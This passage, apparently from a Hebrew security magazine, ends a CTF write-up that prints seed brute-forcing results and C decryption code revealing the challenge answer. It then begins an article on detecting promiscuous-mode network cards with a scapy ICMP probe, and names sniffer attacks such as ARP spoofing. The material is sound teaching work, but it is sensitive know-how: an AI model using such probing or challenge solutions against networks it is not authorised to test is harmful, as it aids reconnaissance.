עוד פרט חשוב שמעבר לשכתוב והפיכתו למהיר יותר, דאגנו לקמפל אותו עם השורה הבאה (שימו לב לדגל O3 שדואג לאופטימיזציות החזקות ביותר):

```
gcc bruteforce.c mtwister/mtwister.c -o brute -m32 -O3
```

והנה התוצאה:

```
Success! Seed is 61774d56
```

או כסטרינג "VMwa", גם זה נראה כמו התחלה של סיריאלי

אספנו את כל מה שהיינו צריכים, ועכשיו נשאר רק לעשות Decrypt לקובץ! בהתחלה ניסינו להשתמש בספריית פייתון שנקראת "wincrypto" אבל אחרי אין ספור בעיות החלטנו לוותר עליה ופשוט לכתוב את הקוד הבא ב-C:

```
#pragma comment(lib, "crypt32.lib")
#include <Windows.h>
#include <Wincrypt.h>
#include <stdio.h>
#include <malloc.h>

unsigned char intel_txt_enc[] = {...}
unsigned int intel_txt_enc_len = 38924;

int main(void)
{
```


```
    HCRYPTPROV phProv = 0;
    HCRYPTHASH hHash;
    char *key = "\x00\x13\x37\x8e\xab\x66" "VMwa" "0000";
    HCRYPTKEY hKey;
    char new_buffer[0x10] = { 0 };
    DWORD len = 0x10;

    for (unsigned int i = 0; i < intel_txt_enc_len; i++) {
        intel_txt_enc[i] = intel_txt_enc[i] ^ 0x30;
    }

    CryptAcquireContextW(&phProv, L"DataSafeCryptContainer", 0, 0x18, 0x50);
    CryptAcquireContextW(&phProv, L"DataSafeCryptContainer", 0, 0x18, 0x48);
    CryptCreateHash(phProv, 0x8003, 0, 0, &hHash);
    CryptHashData(hHash, key, 0xE, 0);
    CryptDeriveKey(phProv, 0x6610, hHash, 0, &hKey);

    int counter = 0;
    int bytes_until_next_random = 49;
    int current_next_random_jump = 49;
    for (int i = 0x28; i < 0x2e3 + 0x28; i++) {

        new_buffer[counter++] = intel_txt_enc[i];
        bytes_until_next_random--;

        if (bytes_until_next_random == 0) {
            current_next_random_jump--;
            bytes_until_next_random = current_next_random_jump;
            i += 4;
        }
        if (counter == 16) {
            CryptDecrypt(hKey, 0, 0, 0, new_buffer, &len);
            len = 0x10;
            printf("%.16s", new_buffer);
            counter = 0;
        }
    }

    scanf_s("a");
    return 0;
}
```

יש לציין שהתעצלנו לכתוב את ה-Readfile שקורא את הקובץ בפועל ולכן פשוט העתקנו אותו בעזרת Hex Editor מסוים והדבקנו אותו כמערך בתים ב-C.

והנה התוצאה:

```
OUR BIG SECRET IS AT 9f96b2ea3bf3432682eb09b0bd213752.xyz/cf631b2675b5419cb1fdee145d1f4815
```

לחיצה על הלינק מובילה לדבר הבא:



נראה שסיימנו את האתגר! ☺

מילות סיכום ומסקנות מהאתגר

האתגר השנה היה שונה מאוד מהאתגר בשנים קודמות. נתחיל מהעובדה שהוא היה קשה משמעותית משנים קודמות. כתוצאה מכך, כמות הזמן שלקח לנו לפתור כל שלב הייתה משמעותית גבוהה יותר משנים קודמות.


לדעתנו, השלב הראשון היה הכי מגוון מכל השלבים, אהבנו את השילוב עם האפליקציה והצורך בהבנה שלפעמים לא צריך ישר לקפוץ להבנה מלאה של כל בינארי ובינארי ו"לזרוק" אותו ישר לתוך IDA. בנוסף, אהבנו את הרעיון של השימוש ב-Github כמקום למצוא בו קוד מקור של תוכנה שצד שלישי פיתח. שווה לציין שלאחר כמה שעות ה-Repository הפסיק להופיע ונמצאו ב-Github רק תשובות של פותרים שהגיעו ל-Repository.

השלב השני הרגיש לנו קצת מפוספס. רוב השלב היה החלק של משחקי ה-Certificate-ים. אנחנו חשבנו שהרעיון היה מגניב, ואחרי שהבנו מה ניסו לעשות היה לנו יותר פשוט לפתור אותו, אבל, רוב השלב התבסס על Flag-ים וקינפוגים נורא ספציפיים ב-OpenSSL, אנחנו בשלב מסויים החלטנו לוותר ופשוט להשתמש ב-GUI של מערכת ההפעלה שפתר לנו את רוב הבעיות. בנוסף, החלק השני של השלב הרגיש קצת תמוהה, החלק הראשון בשלב היה קשוח מאוד ולגלות שאחריו יש עוד "מיני" אתגרון גרם לנו לקחת הפסקה של כמה דקות ולשאוף אוויר.

השלב השלישי היא די מגניב. מאוד נהנינו לעשות את הריברסינג בו וחשבנו שהיו בו כמה קונספטים מאוד מגניבים. הרעיון של לקחת אלגוריתם רנדום (שנראה מאוד מפחיד כשמסתכלים על הפונקציות שלו ב-IDA) ולהבין שהוא אלגוריתם סטטי שגם אם מריצים אותו על מחשבים שונים מחזיר את אותם מספרים בהינתן אותו SEED הוא קונספט טוב. בנוסף, הריברסינג עצמו דרש כמה טכניקות ושיטות שהיה מגניב להשתמש בכולן יחדיו (כל אלו שהוסברו למעלה).

לסיכום, נהנינו לפתור את האתגר, ואנו מצפים לראות מה הוא יכלול בשנה הבאה.

אנו מקווים שנהניתם מקריאת המאמר לפחות כפי שאנו נהנינו לפתור את האתגר ולכתוב את ה-Writeup הזה ☺



תודה ענקית לאפיק קסטיאל, על הקמת הקהילה הנפלאה הזו ועל תמיכה בכתיבת הפתרון שלפניכם.

Promiscuous Mode Detection

מאת בניה

הקדמה

רשתות מחשבים מורכבות מצמתים (nodes[1]). צומת הוא שם כללי לרכיב המסוגל לקבל ולשלוח מידע באופן אקטיבי. הפלאפון, המחשב והראוטר שלכם- כולם נחשבים צמתים, ולכולם דבר אחד משותף המגדיר צומת - לכולם יש כרטיס רשת (NIC) שהוא רכיב חומרה המאפשר את יכולות התקשורת של הרכיב.

לכרטיס הרשת משויכת כתובת הנקראת כתובת MAC ובאמצעותה ניתן לזהות את הרכיב ולשלוח לו מידע.

תוכנת רחרחן (sniffer) היא תוכנה הנמצאת על אחד הצמתים ברשת, ומקליטה את התעבורה העוברת דרכו. רחרחנים (יקראו מעתה והלאה sniffers) יכולים לסייע במגוון משימות - לגיטימיות וזדוניות כאחד - החל בניתוח בעיות ברשת ואיתור רכיבים שאינם מתפקדים כמצופה וכלה בגניבת מידע (סיסמאות, פרטי אשראי, מידע מסווג וכו') שאינו מוצפן ובמיפוי הרשת לקראת תקיפתה.


כרטיס רשת עושה שימוש בכתובת ה-MAC הייחודית[2] שלו על מנת לסנן תעבורה שאינה מיועדת למחשב עצמו.

על מנת ש-sniffer יראה את כל התעבורה, כולל כזו שאינה מיועדת למחשב עליו הוא יושב, עליו להכניס את כרטיס הרשת למצב פרוץ (Promiscuous Mode). במצב זה, כלל התעבורה תחלוף על פני כרטיס הרשת ללא סינון ותטופל ע"י רכיבי התוכנה הנמצאים בליבת מערכת ההפעלה ואחראים לטיפול בתעבורת רשת (Kernel Network Stack).

בשוק ישנו מגוון רחב של מוצרי הסנפה, בהדגמות של מאמר זה אשתמש בעיקר בWireshark אולם מרבית מוצרי ההסנפה האחרים רלוונטיים בדיוק באותה מידה. להלן רשימה חלקית (מתוך ויקיפדיה) של מוצרי הסנפה (כמו גם כלי ניטור, אבטחה ותקיפה) העושים שימוש ב-Promiscuous Mode:

[1] https://he.wikipedia.org/wiki/%D7%A6%D7%95%D7%9E%D7%AA_(%D7%A8%D7%A9%D7%AA)

[2] למעשה, כתובות MAC עשויות שלא להיות ייחודיות. להרחבה:
https://www.howtogeek.com/228286/how-is-the-uniqueness-of-mac-addresses-enforced



The following applications and applications classes use promiscuous mode.

Packet Analyzer

- NetScout Sniffer
- Wireshark (formerly *Ethereal*)
- tcpdump
- OmniPeek
- Capsa
- ntop
- Firesheep

Virtual machine

- VMware's VMnet bridging
- VirtualBox bridging mode

Cryptanalysis

- Aircrack-ng
- AirSnort
- Cain and Abel

Network monitoring

- KisMAC (used for WLAN)
- Kismet

ישנה חשיבות מבחינתנו, כחוקרי רשתות או מומחי אבטחה, להכיר את הרשת ולדעת אלו רכיבים ותוכנות רצות עליה. זיהוי כרטיסי רשת פרוצים היא יכולת חשובה בסט הכלים של האנליסט. האנליסט יכול להשתמש ביכולת זו בתור כלי ניטור שיכול להוביל למציאתו של תוקף.

במאמר זה אפרט ואדגים טכניקות שונות לזיהוי כרטיסי רשת פרוצים (Promiscuous Mode). חשוב לי להדגיש, זהו אינו מדע מדויק. הניסיון לאבחן האם כרטיס רשת הוא פרוץ או לא מתבסס על תגובתו של המחשב החשוד. היעד יכול שלא להתנהג כמצופה כתוצאה ממגוון סיבות ואז אנו עשויים לקבל תוצאות שגויות.

השיטה הטובה ביותר להשיג תוצאות ברמת מהימנות גבוהה היא לשלב מספר טכניקות יחדיו- וכן, לפענח את חלק מתוצאות הבדיקות באופן ידני.

את רוב הטכניקות והניסויים ערכתי מול מכונות וירטואליות בעלי כרטיסי רשת וירטואליים. ייתכן ונראה הבדלים מסוימים בין התוצאות המוצגות במאמר לתוצאות ב"עולם האמתי".

ידע מוקדם:


אני מניח שלקורא יש:

- הכרות בסיסית עם רכיבי רשת מקומית (כגון Hub ו-Switch).
- הבנה כללית של פרוטוקולי רשת נפוצים (ARP, IP, ICMP, DNS).
- ניסיון בסיסי עם Linux (Ubuntu).
- ניסיון תכנותי. הכרות בסיסית עם Threading.

לכל מושג חדש שאציג אצרף קישור, כך שקוראים ללא הרקע המתאים יוכלו להשלימו ולהמשיך בקריאה. לאורך המאמר מצורפים קטעי קוד ב-python, שברובם ככולם השתמשתי בספריית scapy להרכבת ושליחת פקטות. ניסיתי להסביר את הקוד כמיטב יכולתי. לקוראים שעדיין מתקשים בהבנתו, אני ממליץ לקרוא את הדוקומנטציה של הפונקציות העיקריות בהן עשיתי שימוש.

<u>סביבת העבודה</u>:

את הבדיקות ערכתי מול מכונת windows 7 ומכונת Ubuntu 12. חלק מהבדיקות אומתו גם מול מכונת Kali 2018.4. המחשב המארח מריץ Windows 10:



<u>מילה על רחרחנים (sniffers):</u>

בקווים כלליים, רחרחנים או סניפרים נחלקים לשניים- סניפרים אקטיביים ופסיביים.

סניפרים אקטיביים הם סניפרים המשנים את מבנה/קונפיגורצית הרשת באופן אקטיבי כך שהתעבורה תוזרם לתוקף. כיום רוב הרשתות מודרניות מכילות רכיב הנקרא מתג (switch) שמנתב את התעבורה באופן חכם - כך שכל מחשב יקבל רק את התעבורה שמיועדת אליו.

כלומר, גם אם התוקף מצותת לרשת וכרטיס הרשת שלו פרוץ- אם הוא לא ישנה את מבנה הרשת באופן אקטיבי- הוא יקבל רק התעבורה המיועדת אליו (או תעבורת Broadcast - המושג יוסבר בקצרה בהמשך).

סניפרים אקטיביים יכולים לבצע התקפות כגון MAC Flooding ולגרום ל-Switch להתנהג כ-Hub ולהזרים את התעבורה בכל הפורטים שלו או ARP Spoofing על מנת לזהם את טבלאות ה-ARP (ARP יוסבר בהמשך) של מחשבים ולגרום להם לדבר עם התוקף במקום אחד עם השני.

סניפרים פסיביים לעומת זאת, אינם מבצעים שינויים ברשת עליה הם יושבים. סניפרים פסיביים לדוגמה הם tcpdump ו-wireshark.


רובו של מאמר זה אינו מתמקד בזיהוי הסניפר עצמו, אלא בזיהוי קיומו של מצב פרוץ הנדרש לשני סוגי הסניפרים.

בעולם האמיתי, לעומת זאת, כיוון שמרבית הרשתות המודרניות מכילות Switch ועל מנת להאזין להן בצורה יעילה יש לבצע תחילה מניפולציה של רכיבים ברשת- מאמצי ההתגוננות מתמקדים בזיהוי התקפות אקטיביות (כגון ARP Spoofing ו-MAC Flooding) ולא בזיהוי מחשבים עם כרטיס רשת פרוץ.


מה זה Promiscuous Mode?

על מנת להבין איך נוכל לזהות כרטיסי רשת ב-Promiscuous Mode עלינו להבין כיצד מתנהגים כרטיסי רשת פרוצים לעומת כרטיסי רשת שאינם פרוצים ואז, לבסס את הטכניקות שלנו על ההבדלים הללו.

תחילה נבין מה קורה כאשר תעבורה מגיעה למחשב. כל מידע המגיע למחשב עובר דרך כרטיס הרשת. כרטיס הרשת מוודא כי המידע בפורמט המצופה (במקרה של Ethernet - מכיל בתחילתו רצף בתים מסוים הנקרא Preamble שמסתיים בבית הנקרא SFD ומסמל את תחילת המידע[3]) ושהוא תקין[4].



IEEE 802.3 Ethernet Frame Format




במידה והמידע תקין כרטיס הרשת מוודא שחבילת המידע מיועדת אלינו. חבילה כזו היא אחת מהאפשרויות הבאות:

1. חבילה שכתובת היעד שלה היא הכתובת MAC של כרטיס הרשת שלנו (Unicast).
2. חבילה שמיועדת למספר רכיבים (Multicast).
3. חבילה המיועדת לכל המחשבים באותה רשת (Broadcast) - ניתן לראות בכך מקרה פרטי של Multicast.

במידה וחבילה ענתה על אחת משלושת האפשרויות הללו, כרטיס הרשת ייזום פסיקת חומרה והפקטה תועבר "למעלה" אל ה-Kernel להמשך טיפול.

[3] https://en.wikipedia.org/wiki/Ethernet_frame#Preamble_and_start_frame_delimiter
[4] https://en.wikipedia.org/wiki/Frame_check_sequence

כאשר אנו מכניסים את ה-NIC שלנו למצב פרוץ - אנו בעצם מוותרים על אותו סינון חומרתי שמיועד לוודא שלא נקבל חבילות שלא מיועדות אלינו:



[http://www.securityfriday.com/promiscuous_detection_01.pdf]

כעת למעשה כל חבילה תקינה שתתקבל ע"י כרטיס הרשת, לא משנה למי היא מיועדת- תועבר הלאה. אם כך, על מנת לגלות אם למחשב יש כרטיס רשת פרוץ - (לכאורה) כל שעלינו לעשות הוא למעשה להרכיב חבילה שלא תעבור את הסינון של כרטיס הרשת אבל כן תצליח להוציא תשובה מהמחשב במידה ולא היה סינון כזה. אם למחשב יש כרטיס רשת רגיל - הוא יסנן אותה, ולא נראה תגובה לחבילה הזו. אולם אם כרטיס הרשת פרוץ - החבילה תעבור הלאה והמחשב יחזיר לנו תשובה.

ICMP PING Detection:

הרעיון בשיטה זו הוא פשוט ביותר. נשלח למחשב שאנו חושדים בו פקטת ICMP מסוג Echo request (נקרא גם ping).

הקאץ' הוא שכתובת ה-MAC של היעד מזויפת ואינה כתובת שמחשב היעד אמור לקבל, בעוד כתובת הIP של היעד היא כתובת היעד האמתית שלו.

אנחנו מתבססים על ההנחה שבמידה ואין סינון ברמת כרטיס הרשת, הפקטה תעבור ל-Kernel. ה-Kernel יניח שאם היא הגיע אליו, הרי שהבדיקה בשכבה 2 צלחה - ולכן הוא יבדוק רק את ה-Headers של השכבות העליונות. מכיוון שכתובת ה-IP מתאימה - הוא ייעתר לבקשה ונקבל בחזרה ICMP Echo Reply.

נכתוב סקריפט פשוט שממחיש את הרעיון:

```
import sys
from scapy.all import *

ICMP_ECHO_REQUEST = 8
MAX_TIMEOUT = 2

def detect_promiscuous(device_ip):
    request_packet = Ether(dst="ab:cd:ef:11:22:33")
    request_packet /= IP(dst=device_ip)
    request_packet /= ICMP(type=ICMP_ECHO_REQUEST)
```

```
    response = srp1(request_packet, timeout=MAX_TIMEOUT, iface="VMware Virtual
Ethernet Adapter for VMnet1", verbose=False)
    if response is None:
        print("Device {DEVICE_IP} is not in Promiscuous Mode.".format(DEVICE_IP
= device_ip))
    else:
        print("Device {DEVICE_IP} is in Promiscuous Mode.".format(DEVICE_IP =
device_ip))

def main():
    target_device_ip = sys.argv[1]
    detect_promiscuous(target_device_ip)

if __name__ == '__main__':
    main()
```

נסביר את הפונקציה detect_promiscuous שהיא לב התוכנית (על פי מספור השורות):

```
7  def detect_promiscuous(device_ip):
8      request_packet = Ether(dst="ab:cd:ef:11:22:33")
9      request_packet /= IP(dst=device_ip)
10     request_packet /= ICMP(type=ICMP_ECHO_REQUEST)
11     response = srp1(request_packet, timeout=MAX_TIMEOUT, iface="VMware Virtual Ethernet Adapter for VMnet1", verbose=False)
12     if response is None:
13         print("Device {DEVICE_IP} is not in promiscuous mode.".format(DEVICE_IP = device_ip))
14     else:
15         print("Device {DEVICE_IP} is in promiscuous mode.".format(DEVICE_IP = device_ip))
```

7. הפונקציה מקבלת כפרמטר את כתובת ה-IP של המכשיר שנרצה לבדוק.
8. כתובת ה-MAC של היעד תהיה כתובת פיקטיבית בכוונה. את כתובת המקור אין צורך לציין משום ש-scapy משלים זאת בעצמו.
9. נוסיף לפקטה את ה-Header של שכבת הרשת. כתובת ה-IP של היעד היא אותה כתובת שקיבלנו כפרמטר והיא כתובת הIP האמיתית של המכשיר החשוד. גם כאן, את כתובת המקור אין צורך לציין משום ש-scapy עושה זאת עבורנו.
10. נוסיף את ה-Header של ICMP. באופן דיפולטי כשיוצרים חבילת ICMP ב-Scapy היא כבר Echo Request אולם למען הבהירות נציין במפורש שאנו מעוניינים בEcho Request (שמספרה הוא 8).
11. נשלח את הפונקציה באמצעות srp1. פונקציה זו מקבלת חבילה לשליחה, ושולחת אותה ברמת שכבת הקו. לאחר מכן היא מאזינה לתשובה (אחת). במידה וחוזרת תשובה לפקטה ששלחנו, הפונקציה תחזיר אותה. במידה ולא היא תחזיר None.

לפונקציה זו שלחתי 4 פרמטרים:

1. את הפקטה אותה אני רוצה לשלוח.
2. את הזמן המקסימלי עבורו אנו מעוניין לחכות לתשובה לאחר השליחה, במקרה זה-2 שניות.
3. את הממשק דרכו אני רוצה לשלוח. בחרתי בממשך של הרשת הוירטואלית אליה מחוברות המכונות.
4. אם אני מעוניין בחיווי של סטטוס השליחה (כמה פקטות שלחתי, כמה פקטות התקבלו בחזרה וכו'...). במקרה זה בחרתי במצב שקט - ללא חיווי.

12. (עד 15) נבדוק מה קורה לאחר שהפונקציה הופעלה. אם קיבלנו תשובה, סימן שמחשב היעד ענה על הבקשה ששלחנו, למרות שהיא לא מיועדת אליו - ולכן נוכל להניח בסבירות גבוהה שכרטיס הרשת שלו פרוץ.

לעומת זאת, אם לא קיבלנו תשובה - ייתכן וכרטיס הרשת של מחשב היעד סינן את בקשת ה-Echo ששלחנו - משום שהוא אינו במצב פרוץ.

חשוב להדגיש שישנן גם סיבות אחרות לכך שלא קיבלנו תשובה, למרות שכרטיס הרשת שלו פרוץ. נדבר על חלק מסיבות אלו בהמשך.

תחילה נבחן את תגובת המכונה כשכרטיס הרשת אינו במצב פרוץ. לצורך ההדגמה הרמתי מכונת 12.04 Ubuntu (שהורדתי מ-osboxes.org) והתקנתי עליה Wireshark. המחשב המארח מריץ Windows 10. פרטי המכונה:

```
osboxes@osboxes:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:19:1d:5f
          inet addr:192.168.237.128  Bcast:192.168.237.255  Mask:255.255.255.0
```

ראשית, נבדוק את המצב הנוכחי. נחפש התייחסות למצב פרוץ בלוגים של הקרנל וניקח את הרשומה האחרונה (הכי עדכנית) שמתייחסת אליו:

```
osboxes@osboxes:~$ grep -r promiscuous /var/log/kern.log | tail -1
Feb 15 15:54:11 osboxes kernel: [ 2598.747852] device eth0 left promiscuous mode
osboxes@osboxes:~$
```

אנו רואים שכרטיס הרשת יצא ממצב פרוץ - כלומר כרגע הוא לא. אגב, אם אין פלט כלל כנראה כרטיס הרשת אינו פרוץ (כי הוא כנראה לא נכנס אליו מלכתחילה).


> <u>הערה</u>: ישנן פקודות נוספות שעושות את זה בצורה יותר אינטואיטיבית (כמו ifconfig או netstat -i, שתודגם בהמשך) אולם הן לא כל כך אמינות ולעיתים קרובות לא שיקפו את המצב כראוי (לשתיהן הייתה בעיה לזהות את המצב הפרוץ כשהוא לא השתנה דרך ה-Terminal אלא באמצעות תוכנה כמו Wireshark).

נריץ את הסקריפט שכתבנו:


```
C:\Users\bnaya\Desktop\scripts>icmp_ping_detect.py 192.168.237.128
Device 192.168.237.128 is not in promiscuous mode.

C:\Users\bnaya\Desktop\scripts>
```

הסקריפט טוען שכרטיס הרשת אינו במצב פרוץ.

נתבונן בתקשורת של המחשב השולח ושל המכונה המקבלת. במחשב השולח:




ניתן לראות שהמחשב המארח שלח את הבקשה לכתובת ה-IP של המכונה, ולכתובת MAC מזויפת ושאכן לא חזרה תשובה. במכונה עצמה אנו לא רואים כל תקשורת:



מדוע? משום שכרטיס הרשת סינן את כל התעבורה שאינה מיועדת אלינו. Wireshark מציג את כל התעבורה שעברה את כרטיס הרשת. משום שכרטיס הרשת אינו פרוץ, הרי שהפקטה ששלחנו סוננה. התנהגות זו תקינה ותואמת את ציפיותינו.

כעת נבחן את התנהגות המחשב כאשר כרטיס הרשת פרוץ. במכונת Ubuntu נריץ את wireshark במצב פרוץ תחת הרשאות root:



ואכן כרטיס הרשת נפרץ:

```
osboxes@osboxes:~$ grep -r promiscuous /var/log/kern.log | tail -1
Feb 15 16:02:13 osboxes kernel: [ 3080.134877] device eth0 entered promiscuous mode
osboxes@osboxes:~$
```

או לחלופין (אם אתם לא עובדים דרך Wireshark או Sniffer אחר שמכניס למצב פרוץ אוטומטית) נשנה את כרטיס הרשת ידנית:

```
osboxes@osboxes:~$ sudo ifconfig eth0 promisc
[sudo] password for osboxes:
osboxes@osboxes:~$ netstat -i
Kernel Interface table
Iface   MTU Met   RX-OK RX-ERR RX-DRP RX-OVR    TX-OK TX-ERR TX-DRP TX-OVR Flg
eth0       1500 0       202      0      0 0          664      0      0      0 BMPRU
lo        65536 0       446      0      0 0          446      0      0      0 LRU
osboxes@osboxes:~$
```

